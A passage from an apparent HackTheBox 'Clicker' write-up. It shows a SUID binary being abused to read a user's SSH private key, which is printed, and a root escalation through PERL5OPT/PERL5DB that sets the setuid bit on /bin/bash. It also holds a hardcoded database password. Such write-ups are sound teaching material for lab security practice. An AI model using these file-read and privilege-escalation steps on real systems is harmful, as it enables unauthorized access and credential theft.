/opt/manage
/opt/manage/README.txt
/opt/manage/execute_query
www-data@clicker:/home$
```

I went through the files and found the first interesting piece information in the README.txt file:

```
www-data@clicker:/home$ cat /opt/manage/README.txt
cat /opt/manage/README.txt
Web application Management

Use the binary to execute the following task:
        - 1: Creates the database structure and adds user admin
        - 2: Creates fake players (better not tell anyone)
        - 3: Resets the admin password
        - 4: Deletes all users except the admin
www-data@clicker:/home$
```

Seems to be an application on the server.

I moved on to the last listed file:

```
www-data@clicker:/home$ ls -l /opt/manage
ls -l /opt/manage
total 20
-rw-rw-r-- 1 jack jack   256 Jul 21 22:29 README.txt
-rwsrwsr-x 1 jack jack 16368 Feb 26  2023 execute_query
www-data@clicker:/home$ file /opt/manage/execute_query
file /opt/manage/execute_query
/opt/manage/execute_query: setuid, setgid ELF 64-bit LSB pie executable, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld-linux-x86-64.so.
2, BuildID[sha1]=cad57695aba64e8b4f4274878882ead34f2b2d57, for GNU/Linux 3.2.0, not stripped
www-data@clicker:/home$
```

The execute_query file is a Linux executable (ELF) file, and the SUID is set for the user jack.

I need to understand more about the file, therefore I need to move it to my local machine for further investigation. First I stabled the shell:

```
www-data@clicker:/var/www/clicker.htb/exports$ python3 -c 'import pty; pty.spawn("/bin/bash")'
<ts$ python3 -c 'import pty; pty.spawn("/bin/bash")'
www-data@clicker:/var/www/clicker.htb/exports$ ^Z
zsh: suspended  nc -nlvp 7777

┌──(kali㉿kali)-[~]
└─$ stty raw -echo; fg

[1]  + continued  nc -nlvp 7777
                              export=xterm
```

The I opened an HTTP server on the target machine and downloaded the file from the server using wget:

```
www-data@clicker:/opt/manage$ python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
```


HTB Machine: Clicker - Difficulty: Medium

Erel Regev

```
kali@kali: ~/Desktop/Machines/Clicker
File  Actions  Edit  View  Help
┌──(kali㉿kali)-[~/Desktop/Machines/Clicker]
└─$ wget 10.10.11.232:8000/execute_query
--2023-09-25 14:01:43--  http://10.10.11.232:8000/execute_query
Connecting to 10.10.11.232:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 16368 (16K) [application/octet-stream]
Saving to: 'execute_query'

execute_query                       100%[===================================================================>]  15.98K  --.-KB/s    in 0.1s

2023-09-25 14:01:43 (113 KB/s) - 'execute_query' saved [16368/16368]


┌──(kali㉿kali)-[~/Desktop/Machines/Clicker]
└─$ ls -l
total 20
drwxr-xr-x 4 kali kali  4096 Sep  1 23:21 clicker.htb
-rw-r--r-- 1 kali kali 16368 Feb 26  2023 execute_query

┌──(kali㉿kali)-[~/Desktop/Machines/Clicker]
└─$ file execute_query
execute_query: ELF 64-bit LSB pie executable, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2, BuildID[sha1]=cad57695ab
a64e8b4f4274878882ead34f2b2d57, for GNU/Linux 3.2.0, not stripped
```

I used Ghidra for some reverse engineering and decompiling:

Initially, I observed that the .sql files lack absolute file paths, which could potentially make them vulnerable to a technique called "PATH hijacking."




```
www-data@clicker:/opt/manage$ ./execute_query 1
mysql: [Warning] Using a password on the command line interface can be insecure.
--------------
CREATE TABLE IF NOT EXISTS players(username varchar(255), nickname varchar(255), password varchar(255), role varchar(255), clicks bigint, level int, PRIMARY
KEY (username))
--------------

--------------
INSERT INTO players (username, nickname, password, role, clicks, level)
        VALUES ('admin', 'admin', 'ec9407f758dbed2ac510cac18f67056de100b1890f5bd8027ee496cc250e3f82', 'Admin', 999999999999999999, 999999999)
        ON DUPLICATE KEY UPDATE username=username
--------------

www-data@clicker:/opt/manage$
```

Furthermore, it appears that the program is displaying the contents of the file it reads. By running the "strings" command on the binary, we can extract the precise command it executes:


Erel Regev

```
┌──(kali㉿kali)-[~/Desktop/Machines/Clicker]
└─$ strings execute_query  | grep ^/home -A 11
/home/jaH
ck/queriH
/usr/binH
/mysql -H
u clickeH
r_db_useH
r --passH
word='clH
icker_dbH
_passworH
d' clickH
er -v < H
```

Which can also be manipulated for better understanding:

```
1  /home/jaHck/queriH/usr/binH/mysql -Hu clickeHr_db_useHr --passHword='clHicker_dbH_passworHd' clickHer -v < H
2
3  /home/jack/queries
4  /usr/bin/mysql -u clicker_db_user --password='clicker_db_password' clicker -v <
```

The command mentioned earlier appears to be processing input, presumably from a file. Upon revisiting the switch statements, it becomes evident that there is a default case within them. This default case seems to influence pcVar3, a variable that also holds filenames from other switch cases.



The variable has limited memory space allocated to it, as it's created using calloc. Given that the command produces verbose output, I attempted to specify additional files and directories for its operation.

Note that by the command found, we are located in /home/jack/queries.

```
www-data@clicker:/opt/manage$ ./execute_query 5
Segmentation fault (core dumped)
www-data@clicker:/opt/manage$ ./execute_query 5 ../
mysql: [Warning] Using a password on the command line interface can be insecure.
ERROR: Can't initialize batch_readline - may be the input source is a directory or a block device.
www-data@clicker:/opt/manage$
```

Seems to be working. Let’s try to read the id_rsa file of the user jack. If I will be able to do so, I can login via SSH and the user jack without promoting his password.

Erel Regev

```
www-data@clicker:/opt/manage$ ./execute_query 5 ../.ssh/id_rsa
mysql: [Warning] Using a password on the command line interface can be insecure.
--------------
-----BEGIN OPENSSH PRIVATE KEY---
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAABlwAAAAdzc2gtcn
NhAAAAAwEAAQAAAYEAs4eQaWHe45iGSieDHbraAYgQdMwlMGPt50KmMUAvWgAV2zlP8/1Y
J/tSzgoR9Fko8I1UpLnHCLz2Ezsb/MrLCe8nG5TlbJrrQ4HcqnS4TKN7DZ7XW0bup3ayy1
kAAZ9Uot6ep/ekM8E+7/39VZ5fe1FwZj4iRKI+g/BVQFclsgK02B594GkOz33P/Zzte2jV
Tgmy3+htPE5My31i2lXh6XWfepiBOjG+mQDg2OySAphbO1SbMisowP1aSexKMh7Ir6IlPu
nuw3l/luyvRGDN8fyumTeIXVAdPfOqMqTOVECo7hAoY+uYWKfiHxOX4fo+/fNwdcfctBUm
pr5Nxx0GCH1wLnHsbx+/oBkPzxuzd+BcGNZp7FP8cn+dEFz2ty8Ls0Mr+XW5ofivEwr3+e
30OgtpL6QhO2eLiZVrIXOHiPzW49emv4xhuoPF3E/5CA6akeQbbGAppTi+EBG9Lhr04c9E
2uCSLPiZqHiViArcUbbXxWMX2NPSJzDsQ4xeYqFtAAAFiO2Fee3thXntAAAAB3NzaC1yc2
EAAAGBALOHkGlh3uOYhkongx262gGIEHTMJTBj7edCpjFAL1oAFds5T/P9WCf7Us4KEfRZ
KPCNVKS5xwi89hM7G/zKywnvJxuU5Wya60OB3Kp0uEyjew2e11tG7qd2sstZAAGfVKLenq
f3pDPBPu/9/VWeX3tRcGY+IkSiPoPwVUBXJbICtNgefeBpDs99z/2c7Xto1U4Jst/obTxO
TMt9YtpV4el1n3qYgToxvpkA4NjskgKYWztUmzIrKMD9WknsSjIeyK+iJT7p7sN5f5bsr0
RgzfH8rpk3iF1QHT3zqjKkzlRAqO4QKGPrmFin4h8Tl+H6Pv3zcHXH3LQVJqa+TccdBgh9
cC5x7G8fv6AZD88bs3fgXBjWaexT/HJ/nRBc9rcvC7NDK/l1uaH4rxMK9/nt9DoLaS+kIT
tni4mVayFzh4j81uPXpr+MYbqDxdxP+QqOmpHkG2xqKaU4vhARvS4a9OHPRNrqkiz4mah4
```

I saved it on my local machine:


jack_key ×

```
1  -----BEGIN OPENSSH PRIVATE KEY-----
2  b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAABlwAAAAdzc2gtcn
3  NhAAAAAwEAAQAAAYEAs4eQaWHe45iGSieDHbraAYgQdMwlMGPt50KmMUAvWgAV2zlP8/1Y
4  J/tSzgoR9Fko8I1UpLnHCLz2Ezsb/MrLCe8nG5TlbJrrQ4HcqnS4TKN7DZ7XW0bup3ayy1
5  kAAZ9Uot6ep/ekM8E+7/39VZ5fe1FwZj4iRKI+g/BVQFclsgK02B594GkOz33P/Zzte2jV
6  Tgmy3+htPE5My31i2lXh6XWfepiBOjG+mQDg2OySAphbO1SbMisowP1aSexKMh7Ir6IlPu
7  nuw3l/luyvRGDN8fyumTeIXVAdPfOqMqTOVECo7hAoY+uYWKfiHxOX4fo+/fNwdcfctBUm
8  pr5Nxx0GCH1wLnHsbx+/oBkPzxuzd+BcGNZp7FP8cn+dEFz2ty8Ls0Mr+XW5ofivEwr3+e
9  30OgtpL6QhO2eLiZVrIXOHiPzW49emv4xhuoPF3E/5CA6akeQbbGAppTi+EBG9Lhr04c9E
10 2uCSLPiZqHiViArcUbbXxWMX2NPSJzDsQ4xeYqFtAAAFiO2Fee3thXntAAAAB3NzaC1yc2
11 EAAAGBALOHkGlh3uOYhkongx262gGIEHTMJTBj7edCpjFAL1oAFds5T/P9WCf7Us4KEfRZ
12 KPCNVKS5xwi89hM7G/zKywnvJxuU5Wya60OB3Kp0uEyjew2e11tG7qd2sstZAAGfVKLenq
13 f3pDPBPu/9/VWeX3tRcGY+IkSiPoPwVUBXJbICtNgefeBpDs99z/2c7Xto1U4Jst/obTxO
14 TMt9YtpV4el1n3qYgToxvpkA4NjskgKYWztUmzIrKMD9WknsSjIeyK+iJT7p7sN5f5bsr0
15 RgzfH8rpk3iF1QHT3zqjKkzlRAqO4QKGPrmFin4h8Tl+H6Pv3zcHXH3LQVJqa+TccdBgh9
16 cC5x7G8fv6AZD88bs3fgXBjWaexT/HJ/nRBc9rcvC7NDK/l1uaH4rxMK9/nt9DoLaS+kIT
17 tni4mVayFzh4j81uPXpr+MYbqDxdxP+QqOmpHkG2xqKaU4vhARvS4a9OHPRNrqkiz4mah4
```

Erel Regev

I added the Private Key to the SSH agent:

Jack's shell




Nice!

Erel Regev

Privilege Escalation

First I checked whether the user jack can execute commands using sudo:

monitor.sh:



This bash script does the following:

- It checks whether the script is being run with root privileges ($EUID is the effective user ID) and exits with an error message if not.
- It sets the PATH environment variable to a specific list of directories.
- It unsets the PERL5LIB and PERLLIB environment variables.
- It uses the curl command to make an HTTP GET request to http://clicker.htb/diagnostic.php?token=secret_diagnostic_token and stores the response (data) in the data variable. The -s flag suppresses the progress meter and other unnecessary output.
- It pretty-prints the XML data in the data variable using the xml_pp command.
- It checks whether the NOSAVE environment variable is set to "true" (if it is, the script exits).
- If NOSAVE is not set to "true," it generates a timestamp using date +%s, appends it to the filename diagnostic_, and saves the XML data to a file in the /root/diagnostic_files/ directory with the filename format diagnostic_<timestamp>.xml.

There is no vulnerability related to PATH hijacking in this binary, and the script intentionally clears specific environment variables related to the Perl programming language. By using the "unset" command on these variables, it effectively sets them to an empty value.

Erel Regev

While researching potential exploits related to environment variables like PERL5LIB and PERLLIB, I came across the following website:

https://www.elttam.com/blog/env/

PERL5OPT=-d

This sets the PERL5OPT environment variable to -d, which is typically used to enable Perl debugging mode. It is an attempt to manipulate Perl's behavior.

PERL5DB='system("chmod u+s /bin/bash");'

This sets the PERL5DB environment variable to a Perl code snippet. In this case, the Perl code attempts to run the system function with the command chmod u+s /bin/bash. This command sets the setuid bit on the /bin/bash binary, which allows to execute /bin/bash with root privileges when it's run by any user.